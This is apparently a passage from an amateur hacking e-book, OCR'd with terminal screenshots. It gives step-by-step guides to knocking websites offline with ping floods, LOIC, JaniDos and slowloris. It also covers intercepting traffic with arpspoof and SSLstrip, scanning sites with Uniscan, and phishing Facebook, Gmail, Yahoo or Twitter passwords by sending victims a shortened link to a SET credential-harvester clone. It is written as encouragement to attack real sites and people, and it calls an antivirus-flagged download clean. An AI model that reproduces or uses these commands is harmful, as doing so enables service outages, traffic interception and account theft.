Smurf Attack

A smurf attack is a sort of brute force dos attack , in which a huge number normally the router using the spoofed ip address from within the target network , so when it gets the ping it echos it back causing the network to flood. Thus jamming the traffic

Udp flooding

This kind of flooding is done against two target systems and can be used to stop the services offered by any of the two systems. Both of the target systems are connected to each other, one generating a series of characters for each packet received or in other words, requesting UDP character generating service while the other system, echoes all characters it receives. This creates an infinite non-stopping loop between the two systems, making them useless for any data exchange or service provision.

Ping of death

This Attack don't work now as all the servers are patched against this type of attack

In this attack a target system is pinged with data packet exceed the normal size allowed by the tcp/ip i.e 65536. this will cause the system to reboot or hangup.

Tear Drop

When the data is passed from one system into another it is broken down into smaller fragments, and then in the reciving host they are again reassembled .

These packets have an offset field in there TCP header part which specifies from which part to which part that data carries or the range of data that it is carrying. This along with the sequence numbers, this helps the receiving host to reassemble the data.

In tear drop the packets are sent with the overlapping offset field values thus the reciveing host is unable to reassemble them and crashes.

Section 4 –DDOS Attack Manually:-

First Open Cmd


From Run => Cmd

Now Follow These Steps -:

1. Now Type This Command In CMD :

Ping www.anysite.com


And You Will Get The I.P of Victim



2. Now Type =>

ping (i.p of site) –t –l 65000

here 65000 is packets



Now Your PC Will Send A Huge Traffic To That Site...:D

Check That Site After 1 Hours it will be Down..!!!

Try This From More PC For A Good Response..!!!

Section 4 –DDOS Attack By LOIC:-

**For this tutorial we will be using one of the most effective and one of the least known tools called "Low Orbit Ion Cannon",
this tool created by Anonymous members from 4chan.org,
this program is one of the best for DDoS'ing, and I have successfully used it to DDoS websites.
An internet connection as bad as mine (2,500 kb/s) was able to keep a site down for a day with this program running. Remember that this tool will work best with high internet speeds, and try not to go for impossible targets (like Google, Myspace,Yahoo). LOIC is used on a single computer, but with friends it's enough to give sites a great deal of downtime.**

Download LOIC (Low Orbit Ion Cannon) :

www.sourceforge.net/projects/**loi**c

Step 1: Type the target URL in the URL box.

Step 2: Click lock on.

Step 3: Change the threads to 9001 for maximum efficiency.

Step 4: Click the big button " IMMA FIRIN MAH LAZAR!"

Feel free to tweak around with these settings and play around with the program to get the best performance. Then minimize and go do whatever you need to do, the program will take care of the rest!

Section 5 –DDOS Attack By JaniDos:-

Download From Here :

http://www.mediafire.com/?sn1caa9c2ad4dzc

After Downloading Open The Toolkit And Click On Try Weak Edition ☺

this Ddos tool coded on visual basic 6 firstly you must send this ocx's to system32


comdlg32.ocx

msinet.ocx

mscomctl.ocx

mswinsck.ocx

this Tool will be detected supicious by Antiviruses because ddos tool works on port 80 & it is also a backdoor port soo it is a false positive detection dont worry this tool is clean.



Chapter 6 – Extreme Backtracking

Section 1 –DDOS Attack Using Backtrack:-

Tools Required :

Slowpris.pl

code -:

cd Desktop/

Code:

./slowloris.pl -dns (ip of the server)

full tutorial -:

1. Create a new document

Call it slowloris.pl

Paste the slowloris script into it and press save

Move it to the home folder to make life easier.

Open a new console window

Type in : perl slowloris.pl -dns www.websitehere.com

Press enter, you should see something like this:

This means that it's working. Try visiting the website you're attacking now and than to see if it's down.

If it is not down after 2 minutes, this technique probably won't work on that particular website.

i have learnt this techqnic on youtube really dangerous....:)

For DDos attack do this with several computer 5-6 & u can take big websites down ☺

Section 2 – Hacking SSL Using SSL Strip:-

Advantage of Cracking SSLStrip :

Address bar uses http instead of secure https.

Sniffing becomes easy .

Things Required :

Backtrack 5

Arpspoof

IP Tables

SSL Strip

Netstat

Step By Step Gudie :

So first start up your Backtrack 5 terminal & type the following Command

echo '1' > /proc/sys/net/ipv4/ip_forward

Now after typing this command the backtrack will be able to forward the packets, now we have to get little information about the gateway Ip , so to know more about our gateway IP we will type the following command

netstat -nr

After we get some info about the gateway ip, then we will ARPSpoof to perform the attack

arpspoof -i eth0 192.168.8.8

So in the above command eth0 represents the network interface card (NIC) or if you are using a wireless then it will be wlan0 . so in our case the default gateway is 192.168.1.1 . After that we have to Download sslstrip, which you can find from the official website .

Then after we have installed sslstrip now we have to make our firewall to redirect the traffic from Port 80 to Port 8080, so to do this type the following command

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

so our last step would be to make all the traffic go from ARPspoof tables

echo '1' > /proc/sys/net/ipv4/ip_forward

arpspoof -i eth0 192.168.8.8

So finally we are done, now the ARPspoof will start capturing traffic & we have to use SSLstrip now so type the command below

sslstrip -l 8080

Now you have successfully cracked the SSLstrip !

Section 3 – How To Scan Vulnerabilities Using Backtrack:-

In this tutorial I will use a program in BackTrack called UniScan.

it's very easy to use, but very good in scanning. First of all, open your terminal and type this command: cd /pentest/web/uniscan && ./uniscan.pl

Something like this will be printed on your terminal. Now all we have to do is follow the instructions. First of all we need a target to scan, I've chose one already and I will use it in my pictures.

To start the scan, first you have to check the options which you want to use in your scan.

HOW TO USE OPTIONS:

Check the letter beside your option, and include it after the URL like this:

./uniscan.pl -u http://www.website.com/ -b -q -d -w or put them all together. ./uniscan.pl -u http://www.website.com/ -bqdw

This will start your scan with all the different options you included.

NOTE:- NEVER FORGET THE FORWARD SLASH AT THE END OF THE LINK IN THE COMMEND!!

Now the scan will start, and the terminal will look something like this: This scan will scan for vulnerabilities like SQL-i / LFI / RFI and so on.

It also searches for Webshells, backdoors, PHP info disclosure, Emails, and much more.

Here are some examples: PHP.info() disclosure: External Links/Hosts: Source Code disclosure: Dynamic Scan, Vulnerability Identification: This program can also get all the sites in a server, and then you will be able to scan all of them.

To do that, run this command: ./uniscan.pl -i "ip:127.0.0.1" Change 127.0.0.1 to your target server. All the websites will be stored in "sites.txt" in the same directory.

Now to scan those sites in the list, run this command: ./uniscan.pl -f sites.txt -bqwd You can change the options to whatever you want. Thats it guys

Section 4 – How To Hack FB/Gmail/Yahoo Account Using Backtrack:-

So hEres How We Do It :

1>open a new terminal type

root@root:-# ifconfig

2>root@root:-# cd /pentest/exploits/set

3>root@root:-#/pentest/exploits/set# ./set (or u can simply open this (set)command from, application> backtrack> exploitation tools> social-engineer tools> social engineer toolkit> set.)

4>then choose option 2 (website attack vector) from menu: set > 2

5>then choose option 3(credential harvester attack method) set:webattack> 3

6>then choose option 1 (web templates) set:webattack > 1 (now from that option u have to select any one template for example i select template 5 (twitter)

7>set:webattack >select a template:5(for twitter) press {return} to continue.

8>Now convert your URL into Google URL using goo.gl(Url Shortener) and send this link address to your victim via Email or Chat

9>Now send your link that u converted from goo.gl to victim and when victim open link is browser a fake page start working and when user input Username and Password in fake page. The Username and Password displayed on SET.

Screeshot :



back | track 5



Applications Places System
Sat May 12, 10:35 AM
Install BackTrack
178 GB Filesystem
yash soni
root@root: /pentest/exploits/set
File Edit View Terminal Help
root@root:~# cd /pentest/exploits/set
root@root:/pentest/exploits/set# ls
config modules reports set-automate set-update set-web
__init__.py readme set set-proxy setup.py src
root@root:/pentest/exploits/set# ./set
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Development Team: Thomas Werth
Development Team: JR DePre (prime)
Development Team: Joey Furr (j0fer)
Version: 2.0.3
Codename: 'Trebuchet Edition'
Homepage: http://www.secmaniac.com
Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..
DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com.
Join us on irc.freenode.net in channel #setoolkit
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
back | track 5
[Mozilla Firefox]
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...



Applications Places System
Sat May 12, 10:36 AM
Install BackTrack
178 GB Filesystem
yash soni
root@root: /pentest/exploits/set
File Edit View Terminal Help
the link replacement settings in the set config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Create or import a CodeSigning Certificate
99) Return to Main Menu
set:webattack > 3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack > 1
[Mozilla Firefox]
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...


Applications Places System
Sat May 12, 10:38 AM
Install BackTrack
178 GB Filesystem
yash soni
root@root: /pentest/exploits/set
File Edit View Terminal Help
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack > 1
[-] Email harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter
set:webattack > Select a template: 5
[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]
Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[Mozilla Firefox]
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...


Applications Places System
Sat May 12, 10:39 AM
Install BackTrack
178 GB Filesystem
yash soni
root@root: ~
File Edit View Terminal Help
root@root:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:24:54:e9:07:99
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
Interrupt:19
eth1 Link encap:Ethernet HWaddr 80:00:60:0f:e8:00
inet addr:192.168.0.103 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: 2002:31cb:aae6:1f:8200:60ff:fe0f:e800/64 Scope:Global
inet6 addr: fec0::1f:8200:60ff:fe0f:e800/64 Scope:Site
inet6 addr: fe80::8200:60ff:fe0f:e800/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:4130 errors:3866 dropped:0 overruns:0 frame:1
TX packets:4401 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3879847 (3.8 MB) TX bytes:678336 (678.3 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
root@root: /pentest/exploits/set
File Edit View Terminal Help
The second method will completely clone a website of your choosing
within the completely
clone.
own website, note that you
he import website
e the clone capabilities within SET
m a website as well as place them in
com
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]
Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[Mozilla Firefox]
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...
root@root: ~


Applications Places System
Sat May 12, 10:43 AM
Twitter - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google
Twitter
http://192.168.0.103/
BackTrack Linux
Offensive Security
Exploit-DB
Skip past navigation
On a mobile phone? Check out m.twitter.com!
Skip to navigation
Skip to sign in form
Twitter.com
Login
Join Twitter!
Sign in to Twitter
If you've been using Twitter from your phone, click
Username or email
Password
Remember me
Sign In
Footer
© 2010 Twitter
About Us
Contact
Aircrack-ng
http://www.aircrack-ng.org/
root@root: /pentest/exploits/set
File Edit View Terminal Help
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
Web Templates
Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack > 1
[-] Email harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter
set:webattack > Select a template: 5
[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]
Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.103 - - [12/May/2012 10:41:33] "GET / HTTP/1.1" 200 -
Options...
http://www.aircrack-ng.org/
Twitter - Mozilla Firefox
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...
root@root: ~


Applications Places System
Sat May 12, 10:45 AM
Twitter - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google
Twitter
http://192.168.0.103/
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SEORG.org
Music
Skip past navigation
On a mobile phone? Check out m.twitter.com!
Skip to navigation
Skip to sign in form
Twitter.com
Login
Join Twitter!
Take Screenshot
Sign in to Twitter
Your Account
If you've been using Twitter from your phone, click here
Username or email
yash soni 23
Password
Forgot?
Remember me
Sign In
Twitter
Click here.
Select Language ...
Footer
© 2010 Twitter
About Us
Contact
Scripts Currently Forbidden | <SCRIPT>: 9 | <OBJECT>: 0
Options...
Twitter - Mozilla Firefox
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...


Applications Places System
Sat May 12, 10:47 AM
root@root: /pentest/exploits/set
File Edit View Terminal Help
3. Google
4. Facebook
5. Twitter
set:webattack > Select a template: 5
